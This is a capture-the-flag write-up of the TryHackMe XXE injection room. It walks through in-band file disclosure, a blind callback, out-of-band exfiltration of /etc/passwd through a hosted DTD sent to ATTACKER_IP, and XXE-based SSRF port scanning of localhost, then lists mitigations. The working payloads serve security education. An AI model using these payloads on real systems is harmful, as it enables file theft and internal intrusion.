TryHackMe – XXE Injection

Comprehensive Technical Write-up

Author: Ayoub Goubraim

December 16, 2025

Contents

1 Introduction

XML External Entity (XXE) Injection is a class of vulnerability that arises when an application processes untrusted XML input using an insecurely configured XML parser. If external entity resolution and DTD processing are enabled, an attacker may abuse this behavior to access local resources, initiate outbound network connections, or interact with internal services.

This document presents a full exploitation chain of the *TryHackMe – xxeinjection* room, covering:

- In-band XXE (direct file disclosure),
- Blind XXE using out-of-band channels,
- XXE-assisted Server-Side Request Forgery (SSRF).

2 Initial Access and Entry Point Identification

The assessment started with a surface-level inspection of the web application to identify publicly accessible functionalities and potential input vectors.

2.1 Index Page

Accessing the root endpoint exposes the application index page, which presents several features without authentication requirements. At this stage, no security controls restrict access to user-facing components.



Figure 1: Publicly accessible index page of the application.

From an offensive perspective, such unauthenticated entry points are prime candidates for further inspection, especially when they lead to data submission workflows.

2.2 Contact Form as Attack Surface

The index page provides access to a contact form allowing arbitrary user input to be submitted to the backend.



Figure 2: Contact form identified as the primary input vector.

While the frontend does not disclose the data format, this functionality becomes the initial foothold for subsequent traffic inspection and injection testing.

3 Traffic Interception and XML Processing Analysis

The contact form submission was intercepted using an HTTP proxy. Analysis of the captured request reveals that the backend processes data using the `application/xml` content type.

More importantly, the value provided inside the `name` XML element is reflected verbatim in the HTTP response.



Figure 3: Intercepting the request



Figure 4: Reflected XML parameter in the server response.

Conclusion: The presence of reflection confirms that user-supplied XML is parsed and re-used in the response, which strongly indicates an in-band XXE attack surface.

4 In-band XXE Exploitation

4.1 Attack Objective

The goal of this phase is to determine whether the XML parser resolves external entities and directly returns their content within the HTTP response.

4.2 Payload Design

A malicious DOCTYPE declaration is injected, defining an external entity referencing a local system file.

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<contact>
  <name>&xxe;</name>
  <email>test@test.com</email>
  <message>test</message>
</contact>
```

4.3 Observed Result

Upon submission, the server responds with the contents of the `/etc/passwd` file.



Figure 5: Successful in-band XXE leading to local file disclosure.

4.4 Impact

This confirms:

- external entity resolution is enabled,
- the application has filesystem read permissions,
- sensitive server-side files can be disclosed without authentication.

5 Blind XXE via Out-of-Band Interaction

5.1 Rationale

In scenarios where XML content is processed without reflection, exploitation requires indirect verification through out-of-band channels.

5.2 Callback Validation

An external entity pointing to an attacker-controlled HTTP server is defined.

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "http://ATTACKER_IP:1337/">
]>
<upload>
  <file>&xxe;</file>
</upload>
```



Figure 6: Changing the content of the request, and adding our paylaod.

5.3 Result

The target server initiates an outbound HTTP request to the attacker host.



Figure 7: Out-of-band HTTP callback confirming blind XXE.

Conclusion: This demonstrates that the XML parser resolves external entities and that outbound network connectivity is permitted.

6 Out-of-Band Data Exfiltration Using External DTD

6.1 Technique

To exfiltrate file contents in a blind context, an external DTD is hosted remotely. The target file is encoded using PHP filters before transmission.

6.2 External DTD

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/
    etc/passwd">
<!ENTITY % eval "<!ENTITY exfil SYSTEM 'http://ATTACKER_IP:1337/?data=%
    file;'>">
%eval;
```

6.3 Trigger Payload

```
<!DOCTYPE upload SYSTEM "http://ATTACKER_IP:1337/sample.dtd">
<upload>
  <file>&exfil;</file>
</upload>
```



Figure 8: Exploitation of XML External Entity via Remote DTD Reference

6.4 Observed Evidence

Figure 9: Base64-encoded file exfiltration via external DTD.

6.5 Impact

Blind XXE enables stealthy data extraction even when no response reflection exists, significantly increasing real-world risk.

7 XXE-Assisted SSRF and Internal Port Discovery

7.1 Objective

After confirming that the XML parser resolves external entities, the next objective is to assess whether this behavior can be abused to force the backend to initiate HTTP requests toward internal resources.

This technique effectively turns the XXE vulnerability into a Server-Side Request Forgery (SSRF) primitive, allowing interaction with services bound to the loopback interface (`localhost`) and otherwise inaccessible from the outside.

7.2 Attack Methodology

An external entity is defined to reference a local URL hosted on `localhost`, with the destination port injected as a variable. The value is then fuzzed using Burp Suite Intruder in order to enumerate reachable internal services.

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://localhost: PORT /" >
]>
<contact>
  <name>&xxe;</name>
  <email>test@test.com</email>
```

```
  <message>test</message>
</contact>
```

7.3 Intruder Configuration

Burp Intruder is configured to iterate sequentially over a wide port range. This allows systematic discovery of internal services by observing response discrepancies.



Figure 10: Burp Intruder configuration used for internal port enumeration via XXE-based SSRF.

7.4 Observed Results

During execution, most requests return uniform responses; however, specific ports produce responses with distinct content lengths and response bodies.

One particular response reveals an application-generated message confirming successful interaction and explicitly exposes a challenge flag.



Figure 11: Successful SSRF interaction revealing internal service response and flag disclosure.

7.5 Result Interpretation

The variation in response size and content confirms that:

- the backend server is able to initiate HTTP requests to `localhost`,
- at least one internal HTTP service is actively reachable,
- attacker-controlled XXE payloads can be used to exfiltrate sensitive internal data.

The disclosed flag demonstrates a full exploitation chain from XXE to SSRF, resulting in unauthorized access to internal application resources.

7.6 Security Impact

This vulnerability chain enables attackers to:

- enumerate internal services and open ports,
- bypass network segmentation and access internal-only endpoints,
- retrieve sensitive data hosted on internal services.

In real-world scenarios, this technique may lead to exposure of administrative panels, internal APIs, or cloud metadata services, significantly increasing overall compromise severity.

8 Mitigation Strategies

To mitigate XXE vulnerabilities, the following measures are recommended:

- disable DTD processing and external entity resolution,
- enforce strict XML schema validation,
- apply outbound traffic filtering,
- use hardened XML parsing libraries.

9 Conclusion

This assessment demonstrates how a single XML parsing misconfiguration can lead to critical vulnerabilities, including arbitrary file disclosure, blind data exfiltration, and internal service access.

XXE remains a high-impact vulnerability in modern applications when legacy formats are processed without proper security hardening.